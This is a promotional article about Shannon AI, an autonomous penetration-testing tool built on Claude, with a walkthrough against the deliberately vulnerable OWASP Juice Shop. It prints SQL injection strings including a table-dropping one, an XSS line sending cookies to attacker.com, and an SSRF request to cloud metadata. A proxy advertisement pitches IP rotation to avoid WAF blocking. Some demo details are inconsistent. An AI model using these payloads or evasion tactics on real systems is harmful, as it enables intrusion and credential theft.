
Shannon AI: Claude-Powered Autonomous Pen Testing
This open-source AI tool uses Claude to ethically hack your app before attackers do. Watch it find vulnerabilities in real-time.
Penetration testing has always been a notorious bottleneck in the software development lifecycle. Security teams scramble to manually audit applications, often spending days or weeks probing for vulnerabilities that automated scanners miss. Traditional tools like OWASP ZAP and Burp Suite can catch the low-hanging fruit, but they lack the contextual reasoning required to chain complex exploits, understand unique business logic flaws, or adapt testing strategies on the fly.
Enter Shannon AI: an open-source, autonomous penetration testing framework that leverages Anthropic's Claude to think like a human attacker, without the $20,000 consultant invoice.
Shannon AI represents a fundamental shift in how developers and security engineers approach application security. Instead of relying on static, signature-based detection or firing pre-configured payloads blindly, it uses large language models (LLMs) to natively understand application architecture, hypothesize vulnerabilities, and execute highly targeted, authorized exploits. The result? A developer-friendly tool that finds XSS, SQL injection, SSRF, and business logic flaws with the creativity of a senior penetration tester and the relentless persistence of a machine.
Secure your stack with LycheeIP
How Shannon Uses Claude for Autonomous Pen Testing
At its core, Shannon AI treats penetration testing as a reasoning problem, not a brute-force exercise. Traditional vulnerability scanners operate on pattern matching—they fire thousands of pre-written payloads and flag anything that returns suspicious HTTP responses. Shannon takes a radically different approach: it analyzes your application's behavior, forms hypotheses about potential weaknesses, and designs custom exploits to test those specific theories.
The Architecture: Claude as Reasoning Engine
Shannon's architecture centers entirely on Claude as the decision-making brain. Here is the operational workflow:
1. Application Crawling and Mapping
The agent begins by exploring the target application, meticulously mapping endpoints, forms, API routes, and user flows. Unlike traditional "dumb" crawlers that simply follow HTML links, Shannon uses Claude to understand the purpose of each endpoint. When it encounters a /api/users/{id} route, it doesn't just log the URL—it reasons that this specific parameter might be vulnerable to IDOR (Insecure Direct Object Reference) attacks.
2. Contextual Vulnerability Hypothesis
This is where the LLM truly shines. After mapping the application, Shannon feeds the architecture to Claude with a strict system prompt:
"You are an authorized penetration tester analyzing a web application. Based on the following endpoints and parameters, identify the top 5 most likely vulnerabilities and explain your reasoning."
Claude responds with structured, logical hypotheses:
- "The /search?query= parameter lacks input validation and likely reflects user input—test for Cross-Site Scripting (XSS)."
- "The login form uses POST without rate limiting—highly vulnerable to credential stuffing."
- "The /admin panel relies solely on client-side routing—check for server-side access control bypass."
3. Autonomous Exploit Generation
Instead of firing generic payloads from a dictionary, Shannon asks Claude to craft specific, surgical exploits for each hypothesis. For a suspected SQL injection point, it might generate:
SQL
' OR '1'='1' --
' UNION SELECT NULL, username, password FROM users --
'; DROP TABLE users; --
Claude continuously adapts these payloads based on the resulting error messages and application responses, iterating rapidly until it successfully confirms (or disproves) the vulnerability.
Why Claude Specifically?
Shannon's creators chose Claude over other leading LLMs for several critical technical reasons:
- Extended Context Window: Claude's massive token context (100k+) allows Shannon to maintain the full application state across complex, multi-step attacks. When chaining exploits (e.g., using XSS to steal a session token, then using that token for privilege escalation), the agent must remember every previous action.
- Advanced Reasoning Capabilities: Claude excels at "chain-of-thought" reasoning, which is mandatory for penetration testing. Finding a SQL injection isn't just about injecting ' OR 1=1—it requires understanding the backend database schema, identifying sensitive tables, and extracting data without triggering Web Application Firewalls (WAFs).
- Safety and Controllability: Unlike more aggressive, uncensored models, Claude can be strictly instructed to operate within ethical boundaries (e.g., "Do not execute destructive payloads on production systems"). This makes Shannon highly suitable for authorized testing without risking catastrophic data loss.
Five-Phase Pentesting Process with Temporal for Durable Execution
Shannon structures its testing workflow into five distinct phases. These are orchestrated by Temporal—a durable execution framework that ensures long-running security tests survive system crashes, API timeouts, or infrastructure network failures.
Phase 1: Reconnaissance
The agent begins with passive information gathering to define the attack surface:
- Subdomain enumeration: Identifying all connected subdomains and staging assets.
- Technology fingerprinting: Detecting underlying frameworks (React, Django, Express, etc.).
- Endpoint discovery: Building a comprehensive, contextual sitemap.
Temporal's role here is a lifesaver. Reconnaissance can take hours on enterprise applications. If the scanning process crashes midway through, Temporal checkpoints the progress so Shannon can resume from the exact last discovered endpoint, rather than starting over from scratch.
Phase 2: Vulnerability Scanning
With a complete map in hand, Shannon shifts to active scanning:
- Input validation testing: Fuzzing input forms with maliciously crafted payloads.
- Authentication analysis: Testing for weak password policies and session fixation.
- Authorization checks: Attempting to access restricted resources without proper RBAC permissions.
Claude analyzes each HTTP response, distinguishing between false positives (like a standard 500 error from invalid JSON) and genuine vulnerabilities (a 200 OK response leaking another user's private data).
Phase 3: Exploitation Attempts
This is where Shannon transitions from a "scanner" to an "attacker." For each confirmed vulnerability, it attempts authorized exploitation:
- XSS: Injecting payloads to simulate stealing cookies or redirecting users.
- SQL Injection: Extracting database schemas and attempting to dump sensitive tables.
- SSRF: Forcing the target server to make requests to internal, protected services.
Temporal ensures that even if Claude's API rate-limits mid-exploit, the workflow automatically pauses and resumes via exponential backoff without losing its operational state.
Phase 4: Post-Exploitation Analysis
Shannon assesses the true business impact of each vulnerability:
- Can stolen session tokens access admin panels?
- Does the SQL injection expose Personally Identifiable Information (PII)?
- Can SSRF be chained to access cloud metadata endpoints (like AWS IAM roles)?
This phase separates Shannon from traditional scanners. A "Low" severity XSS is automatically upgraded to "Critical" if the AI realizes it enables account takeover on an administrative account.
Phase 5: Reporting
Claude generates highly readable, developer-friendly reports complete with:
- Vulnerability descriptions in natural language.
- Reproducible proof-of-concept (PoC) exploits.
- Actionable remediation recommendations.
- Standardized Common Vulnerability Scoring System (CVSS) scores and risk ratings.
The final output isn't a cryptic JSON file—it's a polished document your security team can immediately push to Jira.
Secure your stack with LycheeIP
Real Demo on OWASP Juice Shop—Finding XSS and SQL Injection
To validate Shannon's capabilities, the development team ran it against OWASP Juice Shop—a notoriously and intentionally vulnerable web application used globally for training security professionals. Juice Shop contains over 100 documented vulnerabilities, making it the perfect benchmark for an AI agent.
The Test Setup
- Target: OWASP Juice Shop v14.5.1 (running safely in a local Docker container).
- Shannon Configuration: Claude 3 Opus, aggressive scan mode.
- Time Limit: 2 hours.
- Scope: Full application (no restricted endpoints).
XSS Discovery Walkthrough
- Minute 12: Shannon identifies a search feature at /rest/products/search?q=.
- Minute 14: Claude hypothesizes: "Search parameters often reflect user input. Testing for reflected XSS."
- Minute 15: Shannon injects:
- HTML
<script>alert('Shannon')</script>
The application reflects the payload in the DOM without sanitization. Confirmed XSS vulnerability.
- Minute 18: Shannon escalates, injecting a complex payload designed to exfiltrate cookies:
- HTML
<script>fetch('http://attacker.com/steal?cookie=' + document.cookie)</script>
Claude notes in the final report: "This XSS can be weaponized to steal session tokens. Recommend implementing strict Content-Security-Policy (CSP) headers and HTML entity encoding."
SQL Injection Detection and Exploitation
- Minute 34: Shannon examines the login endpoint (/rest/user/login).
- Minute 36: Claude reasons: "Authentication forms are prime targets for SQL injection. Testing email parameter with time-based payloads."
- Minute 38: First attempt fails (a simulated WAF blocks the UNION keyword).
- Minute 40: Shannon actively adapts, using a case-variation bypass technique:
- SQL
admin'--
The application returns a 200 OK with a valid admin JWT token. Authentication bypass confirmed.
- Minute 45: Shannon extracts the full user database:
- SQL
' UNION SELECT id, email, password FROM Users--
The HTTP response contains hashed passwords for all simulated users.
SSRF Findings
- Minute 67: Shannon discovers a PDF file upload feature that accepts URLs.
- Minute 70: Claude tests for Server-Side Request Forgery (SSRF) by submitting:
- Plaintext
http://169.254.169.254/latest/meta-data/
The server fetches the URL and returns AWS instance metadata—a critical vulnerability that often leads to total infrastructure compromise in production environments.
Performance Metrics
The results of the 2-hour scan were highly impressive:
- Vulnerabilities Found: 23 out of 100+ (23% total coverage in just 2 hours).
- False Positives: 2 (91% accuracy rate).
- Critical Findings: 5 (SQL injection, XSS, SSRF, and authentication bypass).
- Claude API Cost: ~$3.50 for the entire 2-hour autonomous scan.
For context, a manual penetration test by a junior security engineer on the same app found 18 vulnerabilities in 8 hours. Shannon matched 127% of that human output in just 25% of the time.
The Verdict: AI-Powered Security Testing Is Here
Shannon AI proves that autonomous penetration testing isn't just a theoretical exercise—it is highly practical today. By combining Claude's deep reasoning capabilities with Temporal's durable execution engine, the tool delivers massive value to engineering teams.
Strengths
- Unmatched Speed: Comprehensive scans that normally take days complete in mere hours.
- Adaptive Logic: Learns from application responses to dynamically refine attacks.
- Highly Cost-Effective: Averages $3-$10 per scan versus $10,000+ for manual consultant testing.
- Continuous Testing: Easily integrates into CI/CD pipelines to audit every code commit.
Limitations
- Business Logic Flaws: Still struggles with complex, multi-step vulnerabilities (e.g., race conditions involving multiple user roles).
- API Rate Limits: Aggressive scanning can trigger Claude API throttling, slowing the process.
- Legal Considerations: Requires explicit, documented authorization prior to scanning (the same as any pen test tool).
- Novelty Exploits: It will generally not discover brand-new zero-days that aren't already represented in Claude's extensive training data.
Who Should Use Shannon AI?
Perfect For:
- DevOps and DevSecOps teams running continuous security validation in CI/CD.
- Startups and SMBs without dedicated, full-time security staff.
- Security engineers looking to supplement manual testing by automating the discovery of low-hanging fruit.
Not Ideal For:
- High-assurance environments requiring deeply human-verified audits (finance, healthcare, defense).
- Discovering completely novel vulnerability classes.
- Acting as a total replacement for comprehensive, multi-layered security programs.
Integration and Getting Started
Shannon AI is freely available on GitHub under an MIT license. To run it, your local environment requires:
- Docker (for running the Temporal server).
- An Anthropic API key for Claude access.
- A Python 3.9+ environment.
A basic scan command looks like this:
Bash
shannon-ai scan --target https://your-authorized-app.com --model claude-3-opus --depth aggressive
For enterprise CI/CD integration, Shannon exposes a clean REST API and a pre-built GitHub Action.
The Future of AI-Powered Security
Shannon AI is just the beginning of the autonomous security era. As LLMs continue to improve their context windows and reasoning capabilities, the industry will inevitably see:
- Multi-Agent Collaboration: Offensive and defensive AI agents battling in real-time staging environments.
- Zero-Day Discovery: Advanced AI identifying completely novel vulnerability patterns.
- Automated Remediation: AI that not only finds the vulnerability but autonomously submits a pull request with the patch.
The question is no longer whether AI will replace traditional security tools—it's how fast security teams can adapt to wield these new capabilities.
LycheeIP (Developer-First Proxy Infrastructure)
LycheeIP is a developer-first proxy and data infrastructure provider designed to help engineering and security teams reliably route their automated network traffic at scale. When executing intensive, authorized security assessments or gathering open-source threat intelligence, automated tools like Shannon AI often generate traffic patterns that trigger premature IP bans or strict rate-limiting from perimeter Web Application Firewalls (WAFs). To ensure comprehensive vulnerability coverage without constantly restarting blocked scans, security teams often route their assessment traffic through dynamic IP networks. This allows the testing framework to smoothly rotate connections during aggressive fuzzing phases, mimicking diverse user traffic.
Alternatively, when integrating continuous security scans into a CI/CD pipeline where speed and stable connectivity are paramount, datacenter IP solutions deliver the dedicated, persistent bandwidth required for rapid AI API calls. By integrating a developer-first proxy infrastructure, organizations can ensure their automated testing workflows and data collection pipelines run flawlessly without external interruption. Learn more about optimizing your network layer at LycheeIP.
Secure your stack with LycheeIP
Frequently Asked Questions
Q: Is Shannon AI free to use?
A: Yes, the Shannon AI framework itself is open-source under the MIT license, meaning the software is completely free. However, you are responsible for Claude API usage costs through Anthropic. Typical costs range from $3-$10 per comprehensive scan depending on the application size and your model choice (Claude 3.5 Sonnet is highly cost-effective, while Opus is more expensive but thorough).
Q: How does Shannon AI compare to Burp Suite or OWASP ZAP?
A: Traditional tools like Burp Suite and ZAP rely heavily on signature-based detection and pre-configured payload dictionaries. Shannon AI uses LLM reasoning to natively understand the application context, adapt its exploits dynamically based on HTTP responses, and chain vulnerabilities together. Think of it as combining the tireless automation of ZAP with the contextual intelligence of a human penetration tester. Note that Burp Suite Professional still offers vastly superior manual testing features for deep, surgical security audits.
Q: Can Shannon AI fully replace human penetration testers?
A: Not entirely. Shannon excels at finding common, dangerous vulnerabilities (XSS, SQLi, SSRF) at scale and is perfect for continuous pipeline testing. However, it still struggles with highly complex business logic flaws, novel attack vectors, and social engineering. Best practice: Use Shannon for automated continuous testing to ensure baseline hygiene, then bring in human experts for critical pre-release audits or strict compliance requirements.
Q: What types of vulnerabilities can Shannon AI find?
A: Shannon AI can reliably detect OWASP Top 10 vulnerabilities, including SQL Injection, Cross-Site Scripting (XSS), Server-Side Request Forgery (SSRF), basic authentication bypasses, Insecure Direct Object References (IDOR), security misconfigurations, and broken access controls. It is currently less effective at finding deep race conditions, complex cryptographic flaws, or true zero-day exploits not present in Claude's training data.
Q: How do I get started with Shannon AI?
A: Getting started requires a few technical steps: 1) Clone the GitHub repository (github.com/shannonai/shannon), 2) Install the Python dependencies with pip install -r requirements.txt, 3) Generate an Anthropic API key from console.anthropic.com, 4) Spin up Temporal using the provided Docker Compose file, and 5) Run your first authorized scan with the shannon-ai scan CLI command. The official documentation also includes helpful integration guides for CI/CD pipelines (like GitHub Actions and GitLab CI).

Recommended Articles

AI Search API for AI Agents: How to Ground LLMs With Live Search Data
An AI search API gives an application or agent programmatic access to current search results. Its most useful role is discovery: the agent can find candidate sources, identify fresh information, and decide what to retrieve next instead of relying only on model memory.
View Details
AI Web Scraping with Browser Agents: Architecture, Extraction, and Data Validation
AI web scraping uses AI to help discover, navigate, interpret, or extract information from websites. Browser agents are one implementation option when page interaction, rendering, or layout variation makes a simple scraper too brittle, but the agent should not become the entire data pipeline.
View Details
AI Browser Automation: Browser Agents vs Playwright vs Selenium
A browser agent interprets a goal and decides what browser action to take next. Playwright and Selenium can execute explicit, testable browser logic defined by developers. In 2026, however, Playwright also provides official MCP and agent-oriented workflows, so Playwright is no longer just the deterministic alternative to agentic automation. It can also serve as the browser-control layer inside an agent system.
View Details
Agentic Browser Security: Prompt Injection, Permissions, and Safe Deployment
That combination creates risks that are different from ordinary browsing and traditional automation. The most important is indirect prompt injection, where hostile instructions hidden in web content attempt to redirect the agent away from the user's goal. Google describes indirect prompt injection as a primary new threat for agentic browsing and has introduced layered defenses that include origin constraints, independent action checks, threat detection, and user confirmation for sensitive actions. Google's Chrome security architecture is a useful reference for how browser-agent defenses are evolving.
View Details
How to Give AI Agents Reliable Real-Time Web Data
A production-ready solution therefore needs more than a web scraper. It needs a web data layer that connects acquisition, validation, storage, retrieval, security, and observability. This guide explains how to design that layer.
View Details